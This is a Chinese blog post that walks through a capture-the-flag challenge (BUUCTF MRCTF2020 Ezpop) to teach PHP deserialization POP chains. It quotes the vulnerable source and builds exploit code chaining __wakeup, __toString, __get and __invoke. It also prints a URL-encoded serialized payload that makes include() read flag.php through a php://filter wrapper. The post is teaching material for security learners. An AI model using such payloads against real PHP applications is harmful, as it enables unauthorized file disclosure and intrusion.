
pop链子的构造+反序列化（学习ing）

原创

jing！ 于 2021-08-16 09:30:52 发布 281 收藏

分类专栏： 代码审计

本文链接：https://blog.csdn.net/giaogiao123/article/details/117960253



最近做了强网杯的赌徒，写一下心得体会，第一次构造pop链子，我们先从BUUCTF **[MRCTF2020]Ezpop**说起

```
Welcome to index.php
<?php
//flag is in flag.php
//WTF IS THIS?
//Learn From https://ctf.ieki.xyz/library/php.html#%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E9%AD%94%E6%9C%AF%E6%96%B9%E6%B3%95
//And Crack It!
class Modifier {
    protected  $var;
    public function append($value){
        include($value);
    }
    public function __invoke(){
        $this->append($this->var);
    }
}

class Show{
    public $source;
    public $str;
    public function __construct($file='index.php'){
        $this->source = $file;
        echo 'Welcome to '.$this->source."<br>";
    }
    public function __toString(){
        return $this->str->source;
    }

    public function __wakeup(){
        if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source)) {
            echo "hacker";
            $this->source = "index.php";
        }
    }
}

class Test{
    public $p;
    public function __construct(){
        $this->p = array();
    }

    public function __get($key){
        $function = $this->p;
        return $function();
    }
}

if(isset($_GET['pop'])){
    @unserialize($_GET['pop']);
}
else{
    $a=new Show;
    highlight_file(__FILE__);
}
```

最先要学习的就是面向对象和魔术方法的套用
魔术方法：

```
__construct  当一个对象创建时被调用，
__toString   当一个对象被当作一个字符串被调用。
__wakeup()   使用unserialize时触发
__get()    用于从不可访问的属性读取数据
#难以访问包括：（1）私有属性，（2）没有初始化的属性
__invoke()   当脚本尝试将对象调用为函数时触发
```

看一个反序列化函数，那么首先就是要通过wake up魔术方法来进行切入
也就是说这里是起点，第一步已经完成。
那么我们开始考虑第二步注意this->source这个地方，如果我们构造一个类进去，也就是说，如果this->source = new Show，那么会触发__toString，一个对象被当作字符串调用。
这是最后要写的
我们先看一个demo

```php
<?php
class Modifier {
    protected  $var='php://filter/read=convert.base64-encode/resource=flag.php' ;

}

class Show{
    public $source;
    public $str;
    public function __construct($file){
        $this->source = $file;
    }
}

class Test{
    public $p;
}

$a = new Show('aaa');
var_dump($a);
echo '<br>';
$b = new Show($a);
var_dump($a);
echo '<br>';
$a->str = new Test();
var_dump($a->str);
echo '<br>';
$a->str->p = new Modifier();
var_dump($a->str->p);
echo '<br>';
var_dump($b);
echo urlencode(serialize($b));
```

```
D:\phpStudy\PHPTutorial\WWW\1.php:20:
object(Show)[1]
  public 'source' => string 'aaa' (length=3)
  public 'str' => null


D:\phpStudy\PHPTutorial\WWW\1.php:23:
object(Show)[1]
  public 'source' => string 'aaa' (length=3)
  public 'str' => null


D:\phpStudy\PHPTutorial\WWW\1.php:26:
object(Test)[3]
  public 'p' => null


D:\phpStudy\PHPTutorial\WWW\1.php:29:
object(Modifier)[4]
  protected 'var' => string 'php://filter/read=convert.base64-encode/resource=flag.php' (length=57)


D:\phpStudy\PHPTutorial\WWW\1.php:31:
object(Show)[2]
  public 'source' =>
    object(Show)[1]
      public 'source' => string 'aaa' (length=3)
      public 'str' =>
        object(Test)[3]
          public 'p' =>
            object(Modifier)[4]
              ...
  public 'str' => null
```

O%3A4%3A%22Show%22%3A2%3A%7Bs%3A6%3A%22source%22%3BO%3A4%3A%22Show%22%3A2%3A%7Bs%3A6%3A%22source%22%3Bs%3A3%3A%22aaa%22%3Bs%3A3%3A%22str%22%3BO%3A4%3A%22Test%22%3A1%3A%7Bs%3A1%3A%22p%22%3BO%3A8%3A%22Modifier%22%3A1%3A%7Bs%3A6%3A%22%00%2A%00var%22%3Bs%3A57%3A%22php%3A%2F%2Ffilter%2Fread%3Dconvert.base64-encode%2Fresource%3Dflag.php%22%3B%7D%7D%7Ds%3A3%3A%22str%22%3BN%3B%7D


```
D:\phpStudy\PHPTutorial\WWW\1.php:31:
object(Show)[2]
  public 'source' =>
    object(Show)[1]
      public 'source' => string 'aaa' (length=3)
      public 'str' =>
        object(Test)[3]
          public 'p' =>
            object(Modifier)[4]
              ...
  public 'str' => null
```


source是一个类触发__toString 函数，然后赋值的str指向Test类，触发get魔术方法

最后p指向一个Modifier类，触发最后的__invoke()（当脚本尝试将对象调用为函数时触发）

方法，然后include我们的伪协议直接读取flag.php

最后的pop链子构造

我们第一步是要让source

```php
<?php
class Modifier {
    protected  $var='php://filter/read=convert.base64-encode/resource=flag.php' ;

}

class Show{
    public $source;
    public $str;
 public function __construct($file){
    $this->source = $file;
    }
    public function __toString(){
        return "karsa";
    }
}

class Test{
    public $p;
}

$a = new Show('aaa');
$b = new Show($a);      第一步触发__toString
$a->str = new Test(); 第二步触发_get函数
$a->str->p = new Modifier();     第三步触发__invoke()
echo urlencode(serialize($b));
?>
```

我建议新手在找链子的时候先通过phpstorm的单步调试，拿着链子走一遍，这样更有利于我们理解魔术方法和php语言的特性。